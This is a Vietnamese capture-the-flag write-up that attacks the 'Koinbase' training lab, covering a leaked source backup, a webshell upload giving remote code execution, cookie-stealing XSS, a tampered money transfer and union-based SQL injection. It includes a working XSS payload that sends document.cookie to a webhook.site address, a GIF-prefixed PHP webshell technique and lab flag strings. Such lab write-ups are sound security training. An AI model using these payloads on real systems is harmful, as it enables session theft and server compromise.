

Flag 1

Operation Vulnerability trên Server

Description and Impact

File Backup.zip chứa source code của toàn bộ chương trình trên Server ở đường dẫn <https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/>

Attacker có thể tìm thấy bằng cách Scan Directory

Steps to reproduce

1. Sử dụng tool `dirsearch` để scan đường dẫn

<https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/>


```
┌───┐ ┌───┐ ┌───┐ v0.4.3.post1
└───┘ └───┘ └───┘

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/https_upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/_23-05-07_01-16-50.txt
Target: https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/

[01:16:50] Starting:
[01:16:53] 403 - 314B - /.ht_wsr.txt
[01:16:53] 403 - 314B - /.htaccess.sample
[01:16:53] 403 - 314B - /.htaccess.save
[01:16:53] 403 - 314B - /.htaccess_extra
[01:16:53] 403 - 314B - /.htaccess.orig
[01:16:53] 403 - 314B - /.htaccess.bak1
[01:16:53] 403 - 314B - /.htaccess_sc
[01:16:53] 403 - 314B - /.htaccess_orig
[01:16:53] 403 - 314B - /.htaccessOLD2
[01:16:53] 403 - 314B - /.htaccessOLD
[01:16:53] 403 - 314B - /.htaccessBAK
[01:16:53] 403 - 314B - /.htm
[01:16:53] 403 - 314B - /.html
[01:16:53] 403 - 314B - /.htpasswd_test
[01:16:53] 403 - 314B - /.htpasswd
[01:16:53] 403 - 314B - /.httr-oauth
[01:17:05] 200 - 2MB - /backup.zip
[01:17:28] 200 - 35B - /robots.txt
[01:17:29] 403 - 314B - /server-status/
[01:17:29] 403 - 314B - /server-status
[01:17:36] 301 - 387B - /upload -> http://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/upload/
[01:17:36] 403 - 314B - /upload/

Task Completed
```

2. Thấy được endpoint nhạy cảm `/backup.zip` có status code là **200** nên ta truy cập đến endpoint đó để tải file về.



3. Tải về và giải nén thành công là ta đã có toàn bộ source code của chương trình **Koinbase**. Cuối cùng lấy **Flag** trong source code.

```
1 # You founded a source code leak
2 # Recon is very important
3 # Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/
4 # Your Flag 1: CBJS{do_you_use_a_good_wordlist?}
```

Recommendations

Nên phân quyền file backup chỉ có admin mới có thể truy cập được hoặc không lưu file backup trên server.

Flag 2

File Vulnerability dẫn đến Remote Code Execution Server

Description and Impact

Ở đường dẫn `https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/` có parameter là **url** sẽ lấy đường dẫn URL chứa hình ảnh, đồng thời tạo một folder để upload hình ảnh đó vào server. Tận dụng điều đó, attacker sẽ truyền một đường dẫn chứa webshell vào **url** và **Remote Code Execution** (RCE) server.

Root Cause Analysis

Nhìn vào file `index.php`:

```

27 if (isset($_GET['url'])) {
28     $url = $_GET['url'];
29     if (!filter_var($url, FILTER_VALIDATE_URL)) {
30         $result->message = "Not a valid url";
31         die(json_encode($result));
32     }
33
34     $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtension($url);
35     $data = file_get_contents($url);
36
37     if ($data) {
38         file_put_contents($file_name, $data);
39
40         if (isImage($file_name)) {
41             $result->message = $file_name;
42             $result->status_code = 200;
43         } else {
44             $result->message = "File is not an image";
45             unlink($file_name);
46         }
47
48         die(json_encode($result));
49     } else {
50         $result->message = "Cannot get file contents";
51         die(json_encode($result));
52     }
53 } else {
54     $result->message = "Missing params";
55     die(json_encode($result));
56 }
57

```

Lỗi bảo mật xảy ra ở dòng 38 khi anh lập trình viên sử dụng hàm nguy hiểm `file_put_contents` nhưng attacker vẫn chưa thể khai thác được vì file được upload vào một folder được khởi tạo giá trị ngẫu nhiên.

Để ý thấy từ dòng số 40 đến 42, tên folder và status code 200 sẽ được hiển thị khi thoả mãn hàm `isImage`.

```

13 function isImage($file_path)
14 {
15     $finfo = finfo_open(FILEINFO_MIME_TYPE);
16     $mime_type = finfo_file($finfo, $file_path);
17     $whitelist = array("image/jpeg", "image/png", "image/gif");
18     if (in_array($mime_type, $whitelist, TRUE)) {
19         return true;
20     }
21     return false;
22 }
23

```

Tại đây hình ảnh được anh lập trình viên filter bằng hàm `finfo_open` so sánh với file signature (chữ ký đầu tệp) trong magic database để đưa ra kết luận đây là tập tin gì.

Server sẽ lấy file signature và kiểm tra với whitelist


```
("image/jpeg", "image/png", "image/gif")
```

Lúc này attacker sẽ khai thác bằng cách upload file với nội dung có dạng:
<magic_bytes><php_code>. Ví dụ GIF89a; <?php echo "Hacked?"; ?>.

Steps to reproduce

1. Tạo file PHP chứa webshell với file signature là GIF89a và push lên github để có được đường dẫn URL


<https://github.com/BaoPC/NT106.N21.MMCL/blob/master/webshell1.php?raw=true>



2. Upload webshell bằng cách truyền tham số là đường dẫn chứa webshell vào paramater url


<https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/?url=https://github.com/BaoPC/NT106.N21.MMCL/blob/master/webshell1.php?raw=true>

Ta có được đường dẫn file php chứa webshell vừa upload là
[upload/df4963472576e742.php](https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/?url=https://github.com/BaoPC/NT106.N21.MMCL/blob/master/webshell1.php?raw=true)



3. Truy cập vào đường dẫn

<https://upload.koinbase-53c1041dd203e.cyberjutsu-lab.tech/upload/df4963472576e742.php>, tiến hành Remote Code Execution (RCE) server và thành công lấy được **Flag**.



Recommendations

Nên kiểm tra thêm extension của file.

Flag 3

HTML Injection dẫn đến Cross-site Scripting (XSS) nhằm đánh cắp Cookie của người dùng

Description and Impact

Ở tab Hall Of Fame sẽ hiển thị top 20 người giàu nhất trong hệ thống được chia thành 4 trang. Thông qua đường dẫn <https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1>, số trang sẽ thay đổi phụ thuộc vào parameter **page**, tận dụng điều này attacker sẽ chèn đoạn mã HTML thông qua biến **page** dẫn đến cuộc tấn công XSS nhằm đánh cắp cookie của người dùng dẫn đến việc đăng nhập tài khoản trái phép.

Root Cause Analysis


Nhìn vào file **index.js**, ta thấy untrusted data rơi vào biến **page**.

```
7
8 function main() {
9     const queryString = window.location.search;
10    const urlParams = new URLSearchParams(queryString);
11    const page = urlParams.get('page');
12
13    let pageIndex = parseInt(page) - 1;
14    let itemsPerPage = 5;
15
16    document.getElementById("page-number").innerHTML = "Page " + page;
17
```

Tại dòng số 16 anh lập trình viên sử dụng thuộc tính innerHTML cho phép thực thi code HTML, nhưng biến page không được kiểm soát nên attacker có thể chèn đoạn code HTML tùy ý nhằm tạo ra một URL dùng để đánh cắp cookie của nạn nhân.

Steps to reproduce

1. Tạo host Server bằng webhook để nhận cookie của nạn nhân tại trang webhook.site.



Đường dẫn URL sau khi tạo sẽ có dạng <https://webhook.site/102fb4cd-97d5-4933-b1e2-147c7d005150>

2. Dùng thẻ svg để tạo payload .

Payload sẽ có dạng như này:

```
<svg onload=fetch("https://webhook.site/102fb4cd-97d5-4933-b1e2-147c7d005150?cookie="+document.cookie)>
```

Encode payload bằng trang

<https://meyerweb.com/eric/tools/dencoder/> và truyền payload được encode vào parameter page

URL Decoder/Encoder

```
%3Csvg%20onload%3Dfetch(%22https%3A%2F%2Fwebhook.site%2F102fb4cd-97d5-4933-b1e2-147c7d005150%3Fcookie%3D%22%2Bdocument.cookie)%3E
```

Decode

Encode

URL hoàn chỉnh dùng để tấn công XSS sẽ có dạng như này

```
https://koinbase-53c1041dd203e.cyberjutsu-  
lab.tech/?page=%3Csvg%20onload%3Dfetch(%22https%3A%2F%2Fweb  
hook.site%2F102fb4cd-97d5-4933-b1e2-  
147c7d005150%3Fcookie%3D%22%2Bdocument.cookie)%3E
```

3. Gửi URL ở bước 2 cho nạn nhân và bắt cookie ở webhook

Con mèo đã click đến URL có số thứ tự là 11.




Send link to victim

Url:


<https://koinbase-53c1041dd>



Đã gửi cho con mèo. Thứ tự của bạn là 12.



4. Sử dụng Burp Suite, tiến hành đăng nhập tài khoản của nạn nhân bằng PHPSESSID đã bắt ở webhook và lấy được Flag



Recommendations

Nên kiểm tra parameter page trước khi truyền vào thuộc tính innerHTML

Flag 4

Acess Control Vulnerability do không xác thực người chuyển tiền


Description and Impact

Với tính năng chuyển tiền ở `/transaction.php`, người dùng có thể chuyển tiền cho người dùng khác. Nhưng ở `/api/transaction.php?action=transfer_money`, anh lập trình lại không xác thực người chuyển, do đó attacker có thể tùy ý điều chỉnh người gửi và người nhận, gây ảnh hưởng nghiêm trọng đến người dùng.

Steps to reproduce

1. Sử dụng Burp Suite và truy cập vào đường dẫn <https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1>

Tại đây ta thấy người dùng nhiều tiền nhất có ID bằng 18

 <https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/?page=1>

KOINBASE_ [🔥 hall of fame](#) [💎 send money](#) [😄 profile](#) [🚪 logout](#)

HALL OF FAME			
ID	Username	Money	
18	Tgragon	54799765	View
33	cuong789	10200000	View
22	l3r0zs	10000980	View
17	Lei	10000000	View
41	tientm	10000000	View
Page 1			
1 2 3 4			

Tiếp tục truy cập đến tab [send money](#)

https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/send_money.php

KOINBASE

🔥 hall of fame 📦 send money 🧑 profile 🚪 logout

Send money to someone

💎 Your current money is: 1000

Which user id do you want to send money to?

Receiver id

Amount

Submit

Nhập ID, amount với giá trị bất kỳ và xem gói tin bắt được ở Burp Suite.


2. Tại gói tin chứa API xuất hiện parameter `sender_id` và `reveiver_id`

Filter: Hiding CSS, image and general binary content														
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Time
125	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/api/user.php?action=detail_info		✓	200	546	JSON	php			✓	128.199.157.202	17:40:00.7...
124	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	POST	/api/transaction.php?action=transfer_money		✓	200	348	JSON	php			✓	128.199.157.202	17:40:00.7...
123	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/api/user.php?action=detail_info		✓	200	486	JSON	php			✓	128.199.157.202	17:39:29.7...
122	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/static/js/transaction.js			200	1243	script	js			✓	128.199.157.202	17:39:29.7...
120	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/send_money.php			200	3980	HTML	php	Koinbase		✓	128.199.157.202	17:39:29.7...
119	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/api/user.php?action=hall_of_fame		✓	200	1286	JSON	php			✓	128.199.157.202	17:38:58.7...
118	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/static/js/index.js			200	1594	script	js			✓	128.199.157.202	17:38:58.7...
117	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/?page=1			200	3468	HTML	php	Koinbase		✓	128.199.157.202	17:38:58.7...
116	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	POST	/auth.php?action=login		✓	302	324	HTML	php			✓	128.199.157.202	17:38:58.7...
115	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/favicon.ico			404	483	HTML	ico	404 Not Found		✓	128.199.157.202	17:38:54.7...
114	https://koinbase-53c1041dd203e.cyberjutsu-lab.tech	GET	/static/fonts/unifont_org.woff2			200	1603183	woff2				✓	128.199.157.202	17:38:53.7...
109	https://code.jquery.com	GET	/jquery-3.5.1.js			200	288062	script	js			✓	69.16.175.42	17:38:52.7...

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
<pre> 1 POST /api/transaction.php?action=transfer_money HTTP/1.1 2 Host: koinbase-53c1041dd203e.cyberjutsu-lab.tech 3 Cookie: PHPSESSID=30145420a80426a7a71adb7912f808c 4 Content-Length: 34 5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://koinbase-53c1041dd203e.cyberjutsu-lab.tech 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://koinbase-53c1041dd203e.cyberjutsu-lab.tech/send_money.php 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 sender_id=7&receiver_id=1&amount=1 </pre>					<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 07 May 2023 10:40:00 GMT 4 Content-Type: application/json 5 Content-Length: 54 6 Connection: close 7 X-Powered-By: PHP/7.3.33 8 Expires: Thu, 19 Nov 1981 08:52:00 GMT 9 Cache-Control: no-store, no-cache, must-revalidate 10 Pragma: no-cache 11 12 { 13 "status_code":200, 14 "message":"Transfer money success" 15 } </pre>				

Lúc này ta chuyển sang repeater và tiến hành thay đổi giá trị của `sender_id` và `reveiver_id`

Do chưa kịp chụp màn hình nên tôi lấy kết quả cũ



Lúc này thông báo trả về đã chuyển tiền thành công. Tiếp theo quay lại profile và lấy được **Flag**

Avatar



USER ID:7

🐱 Username:a

💎 Money:1000999998

Flag: Flag 4: CBJJS{master_of_broken_access_control}

Update your avatar

Recommendations

Nên có biện pháp xác thực người gửi.

Flag 5

SQL Injection dẫn đến việc đọc tất cả dữ liệu trong Database

Description and Impact

Lợi dụng API /api/user.php?action=public_info để đọc toàn bộ thông tin của Database bằng kỹ thuật Union-based SQL Injection.

Root Cause Analysis

Trong file `view.js`:

```
koinbase > src > static > js > JS view.js > get_user_info
1  async function get_user_info() {
2      const queryString = window.location.search;
3      const urlParams = new URLSearchParams(queryString);
4      const id = urlParams.get('id');
5      var url = `/api/user.php?action=public_info&id=${id}`;
6      var response = await fetch(url);
7      return await response.json();
8  }
```

Với biến `response` sẽ lấy dữ liệu của user từ `url` nhận `id` của user qua api `user.php` và `action=public_info`

Ở file `user.php`:

```
5  if (isset($_GET["action"])) {
6      $action = $_GET["action"];
7      switch ($action) {
8          case 'public_info': {
9              if (isset($_GET['id'])) {
10                 $data = getInfoFromUserId($_GET['id']);
11                 if ($data) {
12                     unset($data['enc_credit_card']);
13                     echo msgToJSON(200, $data);
14                 }
15                 else {
16                     echo msgToJSON(400, "User not found");
17                 }
18             } else {
19                 echo msgToJSON(400, "Missing params");
20             }
21             break;
22         }
```

Dữ liệu sẽ được lấy qua hàm `getInfoFromUserId()` với param `id`

trong cú GET hàm `getInfoFromUserId()` trong file `database.php`:

```
42  function getInfoFromUserId($id) {
43      return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");
44  }
```


Chỉ trả về 1 dòng trong câu truy vấn `SELECT` sẽ lấy 6 cột trong bảng `users` qua với điều kiện `id` tồn tại trong table

Mình tận dụng param `id` trên `/view.php?id=` để SQL Injection

Steps to reproduce

1. Xây dựng câu query để lấy được database: `UNION SELECT`

